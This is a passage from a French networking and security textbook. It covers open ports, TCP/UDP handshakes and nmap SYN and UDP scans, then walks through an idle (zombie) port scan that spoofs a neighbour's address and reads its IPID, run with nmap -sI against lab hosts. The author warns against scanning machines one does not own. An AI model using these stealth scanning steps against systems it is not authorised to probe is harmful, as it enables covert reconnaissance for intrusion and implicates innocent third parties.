  - IPID : 12 534
  - Flags : MF = 1
  - FO : 280
- Fragment 8 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 330
- Fragment 9 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 380
- Fragment 10 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 420
- Fragment 11 :
  - IPID : 12 534
  - Flags : MF = 1
  - FO : 470
- Fragment 12 :
  - IPID : 12 534
  - Flags : MF = 0
  - FO : 520



Et comme d'habitude, nous pouvons vérifier notre calcul :

$(520 \times 8) + 80 = 4\,160 + 80 = 4\,240$  octets, ce qui correspond bien au nombre de données du datagramme d'origine !

## S'initier au scan de ports

Nous allons maintenant nous intéresser au scan de ports et voir comment on peut détourner le fonctionnement initial du protocole TCP pour arriver à mettre en place un scan de ports furtif.

Peu de gens savent exactement ce qu'est un scan ou un balayage de ports. Nous allons essayer ici de comprendre les notions techniques associées aux scans de ports (ports, protocoles TCP, UDP, etc.) pour pouvoir ensuite déterminer comment se déroule un scan de ports et savoir s'en servir efficacement.



Je vous conseille d'être sous Linux pour suivre ce tutoriel, même s'il est possible de mettre en œuvre la plupart des commandes utilisées sous Windows. Les exemples donnés seront effectués sous Linux Debian, en tant que root. Si vous avez peur de faire des bêtises avec root, ne les faites pas. Par ailleurs, lancer ces commandes avec un utilisateur quelconque ne vous servira pas à grand-chose puisque seul root a les droits nécessaires pour la plupart de celles utilisées.

## Qu'est-ce qu'un scan de ports ?

Pour rappel, un port est **l'adresse d'une application** sur une machine.

Par exemple, si j'installe et que je mets en marche un serveur web sur ma machine, le port 80 sera *ouvert* et permettra à des personnes de se connecter sur mon port 80 pour y voir mon site web. 80 sera l'adresse de mon application web.

Quand vous taperez le nom d'un site dans votre navigateur, celui-ci interrogera automatiquement le port 80 du serveur demandé.

Par défaut, la plupart des machines, qu'elles fonctionnent en tant que serveur ou client, ont des ports ouverts.

## Comment voir les ports ouverts sur ma machine ?

Il existe différentes façons de voir les ports ouverts sur une machine, la plus simple étant de se mettre en ligne de commande. La commande à utiliser est `netstat` mais elle nécessite certaines options pour être lisible.

Par exemple :

```
# netstat -an
```

On utilisera l'option suivante pour obtenir des détails sur le PID, l'utilisateur et le processus :

```
# netstat -anpe
```

On utilisera l'option suivante pour obtenir uniquement les ports TCP :

```
# netstat -antp
Connexions Internet actives (serveurs et établies)
Proto      Recv-Q      Send-Q Adresse locale                Adresse dis-
tante      Etat        User                    Inode      PID/Program name
tcp        0            0 0.0.0.0:1984                0.0.0.0:*
LISTEN     106         6592      2313/hobbitd
tcp        0            0 127.0.0.1:8833              0.0.0.0:*
LISTEN     0           9802515   18481/python2.5
tcp        0            0 0.0.0.0:7009                0.0.0.0:*
LISTEN     1004        8547414   17710/nxagent
tcp        0            0 127.0.0.1:3306              0.0.0.0:*
LISTEN     108         9968900   7103/mysqld
tcp        0            0 127.0.0.1:11211             0.0.0.0:*
LISTEN     0           9967684   6778/memcached
tcp        0            0 127.0.0.1:654              0.0.0.0:*
LISTEN     0           5963      2174/famd
tcp        0            0 0.0.0.0:111                0.0.0.0:*
LISTEN     0           4547      1587/portmap
tcp        0            0 0.0.0.0:113                0.0.0.0:*
LISTEN     0           5581      2075/inetd
tcp        0            0 0.0.0.0:39185              0.0.0.0:*
LISTEN     0           4594      1598/rpc.statd
tcp        0            0 0.0.0.0:22                 0.0.0.0:*
LISTEN     0           7374      2482/sshd
tcp        0            0 0.0.0.0:25                 0.0.0.0:*
LISTEN     0           5717      2143/master
tcp        0            0 127.0.0.1:8833             127.0.0.1:40104
ESTABLISHED 0           9839967   18481/python2.5
tcp        0            0 127.0.0.1:47475            127.0.0.1:1984
TIME_WAIT  0           0         -
tcp        0            0 127.0.0.1:22               127.0.0.1:59487
ESTABLISHED 0           8547256   17668/sshd: elalitt
tcp        0            0 127.0.0.1:59487            127.0.0.1:22
ESTABLISHED 113         8547255   17667/nxssh
tcp        0            0 127.0.0.1:40104            127.0.0.1:8833
ESTABLISHED 0           9839966   23013/python2.5
tcp        0            0 127.0.0.1:47476            127.0.0.1:1984
TIME_WAIT  0           0         -
tcp        0            0 10.8.98.235:22             86.64.78.254:43580
ESTABLISHED 0          13183450   9490/0
tcp6       0            0 :::7009                    :::*
LISTEN     1004        8547413   17710/nxagent
tcp6       0            0 :::139                     :::*
LISTEN     0           5914      2159/smbd
tcp6       0            0 :::80                      :::*
LISTEN     0           6521      2298/apache2
tcp6       0            0 :::22                      :::*
LISTEN     0           7372      2482/sshd
```

```

tcp6      0      0 :::445          :::*
LISTEN    0      5912            2159/smbd
tcp6      0      0 10.8.98.235:80  217.167.139.210:57864
TIME_WAIT 0      0              -
udp       0      0 10.8.98.235:137 0.0.0.0:*
0         7247      2157/nmbd
udp       0      0 0.0.0.0:137     0.0.0.0:*
0         5874      2157/nmbd
udp       0      0 10.8.98.235:138 0.0.0.0:*
0         7248      2157/nmbd
udp       0      0 0.0.0.0:138     0.0.0.0:*
0         5875      2157/nmbd
udp       0      0 0.0.0.0:926     0.0.0.0:*
0         4575      1598/rpc.statd
udp       0      0 127.0.0.1:161   0.0.0.0:*
0         6087      2170/snmpd
udp       0      0 0.0.0.0:68      0.0.0.0:*
0         4905      2439/dhclient3
udp       0      0 0.0.0.0:35693   0.0.0.0:*
0         4591      1598/rpc.statd
udp       0      0 0.0.0.0:111     0.0.0.0:*
0         4541      1587/portmap
udp       0      0 10.8.98.235:123 0.0.0.0:*
0         8371469   32456/ntpd
udp       0      0 127.0.0.1:123   0.0.0.0:*
0         8371468   32456/ntpd
udp       0      0 0.0.0.0:123     0.0.0.0:*
0         8371461   32456/ntpd
udp6      0      0 fe80::208:2ff:fe3f::123 :::*
0         8371467   32456/ntpd
udp6      0      0 ::1:123         :::*
0         8371466   32456/ntpd
udp6      0      0 :::123          :::*
0         8371462   32456/ntpd
Sockets du domaine UNIX actives(serveurs et établies)
Proto RefCnt Flags      Type      State      I-Node  PID/Program
name  Chemin
unix  2      [ ACC ]      STREAM    LISTENING  5996    2185/hald
@/var/run/hald/dbus-UR5J4tXm98
unix  2      [ ACC ]      STREAM    LISTENING  8547689 17734/
gnome-session /tmp/.ICE-unix/17734
unix  2      [ ACC ]      STREAM    LISTENING  5723    2143/master
public/cleanup
unix  2      [ ACC ]      STREAM    LISTENING  5730    2143/master
private/tlsmgr
unix  2      [ ACC ]      STREAM    LISTENING  5734    2143/master
private/rewrite
unix  2      [ ACC ]      STREAM    LISTENING  5738    2143/master
private/bounce

```

La première partie nous donne les ports TCP ouverts, puis les ports TCP sur IPv6, puis les ports UDP et les ports UDP sur IPv6. Le reste ne nous intéresse pas.

Nous voyons donc que cette machine a un bon nombre de ports ouverts !

On peut d'ores et déjà remarquer la colonne Etat qui affiche des résultats différents pour nos différents ports. Mais que sont ces états ?

## Que sont les états des connexions ?

Quand vous utilisez le protocole TCP, chaque connexion doit être établie avant de pouvoir envoyer la moindre information. C'est comme quand vous utilisez le téléphone : vous ne parlez qu'après avoir dit « Allo » et avoir entendu votre correspondant vous répondre, donc uniquement lorsque vous êtes sûr que la connexion est établie !

En TCP, c'est pareil. TCP gère les états de la connexion. Nous n'allons pas entrer dans les détails et nous nous concentrerons sur deux états principaux : `LISTEN` et `ESTABLISHED`.

- En état `LISTEN`, l'application est en écoute et en attente de requêtes de la part de clients sur Internet.
- En état `ESTABLISHED`, l'application a permis la communication suite à une demande de requête et on considère donc la connexion comme *établie*.

Quand quelqu'un se connecte à un port (une application web sur un serveur, par exemple), l'application va passer de l'état `LISTEN` à l'état `ESTABLISHED`.



Comment quelqu'un d'autre pourrait-il se connecter en même temps ?

L'application va en fait se dupliquer ! Nous aurons une instance de l'application qui sera en état `ESTABLISHED` en cours de communication avec un client. Et une autre instance qui sera de nouveau en écoute en état `LISTEN` pour pouvoir recevoir de nouvelles connexions.

C'est ce que nous pouvons voir dans cet extrait du résultat de la commande `netstat` précédente :

```
• tcp      0      0 0.0.0.0:22      0.0.0.0:*      LISTEN      0      7374
2482/sshd
• tcp      0      304 10.8.98.235:22  86.64.78.254:43580 ESTABLISHED 0
13183450    9490/0
```

La première ligne montre bien que le port 22 est en état `LISTEN`.

La deuxième ligne montre qu'une connexion est établie en ce moment sur le port 22 entre la machine 86.64.78.254 et le serveur 10.8.98.235.

Nous voyons par ailleurs que la machine 86.64.78.254 écoute elle aussi sur le port 43580 pour recevoir les réponses à ses requêtes. C'est le port aléatoire choisi par le client.

## À quoi sert un scan de ports ?

Un scan de ports a pour objectif d'indiquer quels sont les ports ouverts sur une machine. Cette définition est cependant très vague, car qu'entendons-nous exactement par port *ouvert* ?

Un port ouvert est un port en état `LISTEN` s'il s'agit de TCP, ou simplement en écoute s'il s'agit de UDP (UDP ne gérant pas l'établissement de connexions).

Ainsi, lors d'un scan de ports, nous ne verrons *que* les ports en état `LISTEN`. Ceux qui sont en état `ESTABLISHED` n'apparaîtront pas. Cela est tout à fait normal puisque ces ports servent à une communication spécifique entre deux machines, une troisième machine n'a donc pas le droit d'entrer dans la conversation et de voir ces ports.

Maintenant que nous avons vu globalement ce qu'était un scan de ports, nous allons nous intéresser à son fonctionnement.

## Comment fonctionne un scan de ports ?

Pour le comprendre, nous allons d'abord devoir découvrir comment fonctionne une connexion, que ce soit en TCP ou UDP.

### Fonctionnement d'une connexion en UDP

Imaginons que j'aie une application en écoute en UDP sur un port donné. Nous choisissons l'application DNS dans notre cas, qui utilise le port UDP 53.

```
# netstat -anpe | grep tinydns
udp        0          0 88.191.51.73:53      0.0.0.0:*
0          3421          2644/tinydns
```

Nous voyons bien le port 53 en écoute.

Nous allons maintenant essayer d'interroger ce port en faisant une requête DNS vers notre service :

```
# dig @88.191.51.73 www.itinet.fr

; <<>> DiG 9.3.4 <<>> @88.191.51.73 www.itinet.fr
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61052
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.itinet.fr.                IN      A

;; ANSWER SECTION:
www.itinet.fr.                86400   IN      A
88.191.51.73

;; AUTHORITY SECTION:
itinet.fr.                    259200  IN      NS      sd-8131.
dedibox.fr.                   259200  IN      NS      sd-6555.
itinet.fr.                    259200  IN      NS      sd-6555.
dedibox.fr.
```

```
;; ADDITIONAL SECTION:
sd-8131.dedibox.fr.      259200      IN      A
88.191.51.73
sd-8131.dedibox.fr.      259200      IN      A
88.191.51.73
sd-6555.dedibox.fr.      259200      IN      A
88.191.45.68

;; Query time: 2 msec
;; SERVER: 88.191.51.73#53(88.191.51.73)
;; WHEN: Wed Dec 23 14:06:25 2009
;; MSG SIZE rcvd: 147
```

Regardons ce qu'il s'est passé au niveau réseau :

```
# tcpdump -n -i eth0 udp and port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
14:36:45.845240 IP 87.88.75.75.55947 > 88.191.51.73.53: 60135+ A? www.
itinet.fr. (31)
14:36:45.845680 IP 88.191.51.73.53 > 87.88.75.75.55947: 60135*- 1/2/3 A
88.191.51.73 (147)
```

Nous voyons bien la requête vers notre serveur et la réponse qui lui est faite.



Maintenant que se passe-t-il si nous interrogeons un port fermé ?

Nous pouvons, par exemple, interroger un serveur sur son port 53 alors qu'il n'y a pas de service DNS en écoute :

```
# dig @10.8.98.235 www.itinet.fr
```

Observons le résultat au niveau réseau :

```
# tcpdump -i lo udp or icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
15:31:54.234103 IP localhost.60481 > localhost.domain: 41667+ A? www.iti-
net.fr. (31)
15:31:54.234158 IP localhost > localhost: ICMP localhost udp port domain
unreachable, length 67
15:31:59.233857 IP localhost.60481 > localhost.domain: 41667+ A? www.iti-
net.fr. (31)
15:31:59.233914 IP localhost > localhost: ICMP localhost udp port domain
unreachable, length 67
```

Nous voyons ici que le client émet la requête, et que le serveur répond. Mais il répond avec un message ICMP port unreachable.

Nous avons donc deux cas :

- si le port est ouvert, l'application répond en UDP ;
- si le port est fermé, l'application répond avec un message d'erreur ICMP port unreachable.

Ainsi, nous pourrions scanner facilement des ports UDP et savoir ceux qui sont ouverts ou fermés. Il nous suffira d'envoyer des requêtes UDP. Selon la réponse en UDP ou ICMP, nous saurons si le port testé était ouvert ou fermé.

### Fonctionnement d'une connexion en TCP

Le déroulement d'une connexion en TCP est un peu plus complexe, mais nous allons voir que cela reste simple dans le cas d'un scan de ports.

Regardons l'établissement d'une connexion TCP, avec une requête web vers un serveur web par exemple :

```
# wget 88.191.51.73
--2009-12-23 16:02:17-- http://88.191.51.73/
Connexion vers 88.191.51.73:80...connecté.
```

Voici le résultat au niveau réseau :

```
# tcpdump -n -i eth0 port http
16:08:36.925010 IP 87.88.75.75.57353 > 88.191.51.73.80: S
3555076962:3555076962(0)
16:08:36.925040 IP 88.191.51.73.80 > 87.88.75.75.57353: S
2008108463:2008108463(0) ack
16:08:36.953605 IP 87.88.75.75.57353 > 88.191.51.73.80: . ack 1 win 92
<nop,nop,timestamp 2142070879 2143322369>
```

Nous voyons que la connexion a été établie en trois temps :

- envoi d'un segment avec le flag SYN (S dans le premier paquet) ;
- réponse d'un segment avec les flags SYN et ACK positionnés (S et ack dans le second paquet) ;
- réponse enfin d'un segment avec le flag ACK (ack positionné, mais sans le S !).

C'est le fonctionnement normal de l'établissement d'une connexion TCP.



Que se passe-t-il maintenant si le port est fermé ?

Essayons de nous connecter sur un port fermé :

```
# wget 88.191.51.73:81
--2009-12-23 16:12:54-- http://88.191.51.73:81/
Connexion vers 88.191.51.73:81...échec: Connexion refusée.
```

La réponse est claire, c'est fermé ! Regardons ce qu'il s'est passé au niveau réseau :

```
# tcpdump -n -i eth0 port 81
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
16:19:14.709972 IP 87.88.75.75.52063 > 88.191.51.73.81: S
678805342:678805342(0)
16:19:14.710192 IP 88.191.51.73.81 > 87.88.75.75.52063: R 0:0(0) ack
678805343 win 0
```

Notre machine a bien envoyé un segment avec le flag SYN positionné. En revanche, la machine en face a répondu d'un segment avec le flag RST positionné. On s'est fait chasser !

Nous avons à nouveau rencontré deux cas :

- si le port est ouvert, réponse avec un segment SYN+ACK ;
- si le port est fermé, réponse avec un segment RST.

Là encore il va nous être facile de balayer une plage de ports et de savoir lesquels sont ouverts quand nous recevrons une réponse SYN+ACK.

### ***Lancer le scan de ports***

Nous avons vu comment répondent des ports fermés et des ports ouverts, en UDP et TCP. Mais nous les avons interrogés un par un et cela est un peu fastidieux. L'idéal serait d'avoir un outil qui scanne toute une plage de ports pour nous. C'est là qu'intervient l'outil magique nmap.



Qu'est-ce que nmap ?

nmap est un outil qui permet de scanner de façon automatique toute une plage de ports, toute une plage d'adresses, et permet d'obtenir un très grand nombre de résultats. Dans notre étude, nous allons nous limiter au scan de ports, mais vous aurez tout loisir de tester les innombrables fonctionnalités de nmap par vous-même.

Par exemple, si je veux savoir quels sont les ports ouverts sur la machine 10.8.97.1, je peux utiliser la commande suivante :

```
# nmap -sS 10.8.97.1

Starting Nmap 4.62 ( http://nmap.org ) at 2009-12-23 16:32 CET
Interesting ports on (10.8.97.1):
Not shown: 1703 closed ports
```



```
PORT      STATE SERVICE
13/tcp    open  daytime
22/tcp    open  ssh
25/tcp    open  smtp
37/tcp    open  time
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  auth
139/tcp   open  netbios-ssn
143/tcp   open  imap
199/tcp   open  smux
445/tcp   open  microsoft-ds
993/tcp   open  imaps
MAC Address: 00:00:24:C6:2B:D1 (Connect AS)
```

```
Nmap done: 1 IP address (1 host up) scanned in 18.965 seconds
```

J'ai utilisé l'option `-sS` qui précise que je veux faire un scan avec des segments SYN. Je ne scanne donc que les ports TCP. Le résultat est probant, j'ai trouvé de très nombreux ports ouverts !

Attention cependant, `nmap` n'a pas scanné *tous* les ports possibles sur la machine distante, mais seulement les plus utilisés (environ 1 750 ports).

Je peux aussi scanner les ports UDP :

```
# nmap -sU 10.8.97.1

Starting Nmap 4.62 ( http://nmap.org ) at 2009-12-23 16:37 CET
Interesting ports on labo.itinet.fr (10.8.97.1):
Not shown: 1481 closed ports
PORT      STATE SERVICE
53/udp    open|filtered domain
137/udp    open|filtered netbios-ns
138/udp    open|filtered netbios-dgm
161/udp    open|filtered snmp
500/udp    open|filtered isakmp
514/udp    open|filtered syslog
4500/udp   open|filtered sae-urn
MAC Address: 00:00:24:C6:2B:D1 (Connect AS)

Nmap done: 1 IP address (1 host up) scanned in 77.106 seconds
```

Là encore, j'ai l'embarras du choix sur les ports ouverts !

Vous savez maintenant réaliser un scan de ports, mais qu'allez-vous en faire ?

## Pourquoi faire un scan de ports ?

Il y a globalement deux raisons pour lesquelles on voudrait faire un scan de ports :

- pour tester nos propres systèmes ;
- pour tester les systèmes des autres.

### **Tester ses propres systèmes**

Dans le premier cas, rien de plus normal. Nous souhaitons voir comment notre machine est vue depuis l'extérieur, quels sont les services qui sont accessibles et quels sont ceux qui ne le sont pas. Cela permet aussi de vérifier que la sécurité que l'on a mise en place est correcte, notamment dans le cas d'un firewall.

### **Tester les systèmes des autres**

Dans le second cas, les motivations ne sont pas toujours très honnêtes... Le scan d'une machine distante est souvent un préalable à une attaque en règle plus ciblée. Cela permet à l'attaquant de voir les services qui tournent à distance, et le cas échéant de trouver une faille sur l'un de ces services afin d'aller plus loin dans l'attaque. Donc ce n'est pas bien.



- Ne vous aventurez pas à faire un scan sur une machine qui ne vous appartient pas. La personne responsable de cette machine pourrait engager des poursuites judiciaires à votre encontre.
- De la même façon, ne croyez pas tous les (boni)menteurs qui vous diront que vous êtes anonyme et que vous ne risquez rien. Si vous n'êtes pas un spécialiste, il est relativement facile de remonter jusqu'à vous.

### **Pour aller plus loin : fonctionnalités avancées**

Un scan de ports peut apporter beaucoup plus d'informations que le simple fait de savoir si un port est ouvert ou fermé.

Vous pourrez notamment trouver :

- les versions des services qui sont actifs ;
- les types de systèmes d'exploitation et leurs versions ;
- la présence d'un firewall ;
- les ports ouverts sur le firewall ;
- la politique de filtrage en fonction d'adresses IP spécifiques.

Bref, il y a une multitude d'informations à trouver et à connaître. Pour les plus courageux, je vous invite à consulter le site consacré à nmap (<https://nmap.org/>) qui décrit en détail son fonctionnement et ses nombreuses options et possibilités.

J'espère que cette section vous a permis de mieux comprendre la notion de ports et les scans qui leur sont associés.

Un élément important à prendre en compte est que pour faire de la sécurité, vous devez comprendre dans le détail ce que vous faites. Si vous vous contentez de survoler le sujet, vous ne ferez qu'utiliser des outils que d'autres ont produits de façon superficielle.

Il ne vous reste plus qu'à pratiquer et à vous faire plaisir, en scannant **vos propres machines** ou **celles de vos amis** !

Maintenant que nous savons ce qu'est un scan de ports, nous allons pouvoir étudier une attaque beaucoup plus complexe qui utilise notamment les IPID de l'en-tête IP.

Nous allons donc voir comment scanner les ports ouverts sur une machine distante sans pour autant se faire reconnaître par celle-ci.

La technique *idle port scan* vous permettra de scanner une machine en vous faisant passer pour quelqu'un d'autre.

## Scanner une machine avec la technique idle port scan

### La technique idle port scan

Comme dit précédemment, cette technique vous permet de scanner une autre machine en vous faisant passer pour quelqu'un d'autre. *Idle* signifie « inactif », en français. Le principe est donc de scanner quelqu'un en faisant semblant d'être inactif (et faire porter le chapeau à Mme Michu, cette vieille bique !).

### Comment est-ce possible ?

Pour tous ceux qui ont déjà essayé de le faire sur un réseau, vous savez d'ores et déjà que ce n'est pas simple. Le principal problème étant que si j'envoie un paquet sur le réseau en me faisant passer pour mon voisin, les réponses vont être envoyées à mon voisin. Je ne les verrai donc pas, et cela ne me servira à rien...



Le principe ici sera donc d'envoyer les paquets en se faisant passer pour le voisin, d'essayer de savoir si le voisin a reçu des réponses, et si oui, de quelles réponses il s'agit.

### La théorie du scan de port



Comment scanner un port sans recevoir les réponses ?

Imaginons que nous souhaitons nous faire passer pour notre voisin auprès de Mme Michu, pour scanner l'un de ses ports.

Étant donné que nous allons envoyer le premier SYN en nous faisant passer pour notre voisin, Mme Michu va lui répondre à lui, et nous ne saurons pas quelle est sa réponse. Il serait pourtant nécessaire pour nous de savoir si elle a répondu, et surtout ce qu'elle a répondu !

Deux cas sont possibles :

- son port est ouvert et elle a répondu SYN+ACK ;
- son port est fermé et elle a répondu RST.



Quelle différence existe-t-il entre ces deux cas ?

La différence est énorme !

Dans le premier cas, mon voisin qui jusqu'à maintenant n'a rien demandé à personne va recevoir un segment SYN+ACK venant de Mme Michu. Étant donné qu'il n'a rien demandé, il va le faire savoir en renvoyant un RST, vu qu'il ne veut pas parler à Mme Michu.

Dans le second cas, il ne va rien répondre du tout. Il reçoit une demande de réinitialisation de connexion pour une connexion qu'il n'a jamais sollicitée. Il ne va donc pas répondre à une demande de fermeture de connexion qu'il n'a jamais demandé d'ouvrir ! Sinon, cela pourrait faire une longue partie de ping-pong...

Ainsi, dans le premier cas, il répond et dans le second cas, il ne répond pas.

Cette différence est-elle extraordinaire ? La réponse est « Oui ! »

La question à se poser est donc la suivante : « Qu'est-ce qui change dans ma machine quand je réponds à un paquet ? »

## L'IPID

L'IPID est normalement incrémenté de 1 à chaque envoi. Ainsi, dès que j'envoie un paquet, l'IPID envoyé dans l'en-tête IP est incrémenté de 1 de plus par rapport au paquet précédent.

Par exemple :

- j'envoie un paquet : IPID = 2 145 ;
- j'envoie un autre paquet : IPID = 2 146 ;
- j'envoie encore un paquet : IPID = 2 147 ;
- j'envoie encore un autre paquet : IPID = 2 148, etc.

Vous avez saisi l'idée ?

Nous sommes bien avancés, mais dans notre problème initial, nous voulions savoir si notre voisin avait envoyé un paquet, et pour cela il faudrait connaître la valeur de l'IPID avant et après notre envoi (celui où l'on se faisait passer pour Mme Michu).



Peut-on connaître l'IPID de notre voisin ?

La réponse est... peut-être.

Pour cela, il faudrait pouvoir l'obliger à nous envoyer un paquet pour pouvoir lire l'IPID dans l'en-tête IP de la réponse.



Comment obliger notre voisin à nous envoyer un paquet ?

En le menaçant de... Non, il doit y avoir plus simple ! Il suffit a priori de lui envoyer un segment SYN sur un port TCP ouvert. Il nous répondra alors avec un segment SYN+ACK, et nous pourrons lire dans l'en-tête de couche 3 l'IPID.

Il suffit donc que le voisin ait une application en écoute sur sa machine en TCP, ce qui est pratiquement toujours le cas... tant qu'il n'a pas de firewall activé.



Comment savoir si notre voisin a des ports ouverts ?

Il suffit de faire un scan de ports. Si nous trouvons au moins un port ouvert, c'est gagné. Nous pouvons donc maintenant connaître l'IPID de notre voisin à un instant  $t$ . Nous avons tout ce qu'il faut, c'est à nous de jouer !

## Le déroulement du scan complet

1. Je trouve un voisin ayant un port ouvert (ou toute autre machine sur Internet...).
2. Je lui envoie une demande de connexion avec un SYN.
3. Il me répond avec SYN+ACK et je lis dans l'en-tête de couche 3 son IPID qui vaut, par exemple, 100.
4. J'envoie un SYN à Mme Michu avec comme adresse IP source l'adresse de mon voisin (Mme Michu pense donc que cette demande de connexion vient de mon voisin).

Il y a maintenant deux cas possibles :

- Le port scanné de Mme Michu est ouvert.  
Mme Michu répond à mon voisin avec un SYN+ACK. Mon voisin s'empresse de répondre avec un RST, son IPID a donc augmenté de 1 et vaut 101. Je renvoie alors un SYN à mon voisin sur son port ouvert. Il me répond avec SYN+ACK et je lis son IPID qui vaut maintenant... 102 (puisqu'il vient d'envoyer un nouveau paquet pour me répondre).
- Le port scanné de Mme Michu est fermé.  
Mme Michu répond à mon voisin avec un RST. Mon voisin ne répond pas, son IPID reste donc à 100. Je renvoie alors un SYN à mon voisin sur son port ouvert. Il me répond avec SYN+ACK et je lis son IPID qui vaut maintenant 101 (puisqu'il vient d'envoyer un nouveau paquet pour me répondre).



Quelle est la différence entre les deux ?

Dans le premier cas, celui où le port de Mme Michu est ouvert, je reçois un IPID de 102. Dans le second cas, celui où le port de Mme Michu est fermé, je reçois un IPID de 101.



Je suis donc capable de savoir si le port de Mme Michu était ouvert sans l'avoir scanné directement !

Cependant, pour que cette attaque fonctionne, il faut se trouver dans certaines conditions favorables.

- Il faut trouver un voisin avec un port ouvert.
- Il faut en plus que les IPID de ce voisin augmentent exactement de 1 à chaque envoi ce qui n'est pas toujours le cas. En effet, la plupart des systèmes modernes notamment ont des IPID aléatoires et non incrémentaux. Cependant, c'est plus rarement le cas sur des systèmes simples comme ceux des imprimantes ou autres périphériques réseau...
- Il faut qu'il y ait peu de trafic vers ce voisin, sinon l'IPID peut augmenter à cause d'autres requêtes, et les résultats seront faussés.

Si ces conditions sont réunies (ce qui n'est pas bien compliqué à trouver), alors banco !

## Limitations



Je peux donc scanner le réseau de la Maison Blanche et faire porter le chapeau à mon voisin ?

Malheureusement non. Même si Mme Michu ne voit rien venir de vous, votre voisin, quant à lui, possède toutes les informations pour remonter jusqu'à à vous. Si jamais la machine de ce dernier n'enregistre rien, les routeurs de son fournisseur d'accès le feront et permettront très facilement de vous trouver.

Donc comme pour les scans de ports simples, la technique idle port scan nécessite d'être effectuée dans un environnement que vous maîtrisez et aussi que vous connaissiez les conséquences associées.

## La mise en pratique

La mise en pratique est on ne peut plus simple étant donné que l'outil nmap intègre déjà cette fonctionnalité.

### Étape 1 : trouver un voisin

Pour cela, nous allons scanner une plage d'adresses pour voir les machines présentes dessus, en les *pingant* (voir chapitre 9).

```
# nmap -sP 10.8.98.0/24
Starting Nmap 4.62 ( http://nmap.org ) at 2010-02-11 15:36 CET
Host 10.8.98.98 appears to be up.
MAC Address: 00:08:02:4F:08:7E (Compaq Computer)
Host 10.8.98.99 appears to be up.
MAC Address: 00:08:02:4F:09:2F (Compaq Computer)
Host 10.8.98.100 appears to be up.
MAC Address: 00:08:02:3F:EE:E3 (Compaq Computer)
Host 10.8.98.156 appears to be up.
MAC Address: 00:08:02:3F:E0:B5 (Compaq Computer)
Host 10.8.98.172 appears to be up.
MAC Address: 00:08:02:42:B1:75 (Compaq Computer)
Host 10.8.98.235 appears to be up.
Host 10.8.98.238 appears to be up.
MAC Address: 00:08:02:37:AE:EE (Compaq Computer)
Host 10.8.98.240 appears to be up.
MAC Address: 00:15:00:37:9F:A5 (Intel Corporate)
Host 10.8.98.241 appears to be up.
MAC Address: 0C:EE:E6:B5:8A:21 (Unknown)
Nmap done: 256 IP addresses (9 hosts up) scanned in 2.715 seconds
```

Comme vous pouvez le constater, le choix est important !

Nous allons maintenant essayer de voir si l'une de ces machines a un port ouvert pour nous permettre de jouer le rôle du voisin. Nous allons les scanner une par une, tout en essayant de connaître le système d'exploitation installé.

```
# nmap -sS -O 10.8.98.98
Starting Nmap 4.62 ( http://nmap.org ) at 2010-02-11 15:40 CET
Interesting ports on 10.8.98.98:
Not shown: 1706 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
901/tcp   open  samba-swat
993/tcp   open  imaps
2049/tcp   open  nfs
MAC Address: 00:08:02:4F:08:7E (Compaq Computer)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.24
Uptime: 34.971 days (since Thu Jan 7 16:21:17 2010)
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.992 seconds
```

Nous avons ici un très grand nombre de ports ouverts, mais malheureusement la machine semble tourner avec un noyau Linux 2.6 ne permettant pas l'attaque. En effet, les IPID de ce noyau sont aléatoires. Recherchons plutôt une machine tournant sous Windows.

```
# nmap -O 10.8.98.0/24
Starting Nmap 4.62 ( http://nmap.org ) at 2010-02-11 15:43 CET
Interesting ports on 10.8.98.98:
[Bla bla]
Running: Linux 2.6.X
[Bla bla]
Running: Linux 2.6.X
[Bla bla]
Running: Linux 2.6.X
[Bla bla]
Running: Linux 2.6.X

Interesting ports on 10.8.98.240:
Not shown: 1709 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1026/tcp  open  LSA-or-nterm
MAC Address: 00:15:00:37:9F:A5 (Intel Corporate)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP SP2, Microsoft Windows XP SP2 or Windows
Server 2003 SP0/SP1
Network Distance: 1 hop
Nmap done: 256 IP addresses (9 hosts up) scanned in 21.354 seconds
```

Une des machines semble être sous Windows XP SP2. Elle a les ports Windows standards ouverts et n'a donc pas de firewall activé. Nous avons trouvé notre voisin idéal. Le gagnant est la machine 10.8.98.240 !

### Réalisation de l'idle port scan

Il ne nous reste plus qu'à réaliser l'attaque, par exemple pour scanner l'adresse 10.8.98.98 dont nous avons déjà scanné les ports précédemment. Nous allons utiliser le port 445 trouvé ouvert chez notre voisin idéal.

```
# nmap -P0 -sI 10.8.98.240:445 10.8.98.98

Starting Nmap 4.62 ( http://nmap.org ) at 2010-02-11 15:52 CET
Idle scan using zombie 10.8.98.240 (10.8.98.240:445); Class: Incremental
Interesting ports on 10.8.98.98:
Not shown: 1706 closed|filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
901/tcp   open  samba-swat
993/tcp   open  imaps
```



```
2049/tcp open  nfs
MAC Address: 00:08:02:4F:08:7E (Compaq Computer)

Nmap done: 1 IP address (1 host up) scanned in 17.545 seconds
```

Ça fonctionne ! Revenons un peu sur la commande :

```
nmap -P0 -sI 10.8.98.240:445 10.8.98.98
```

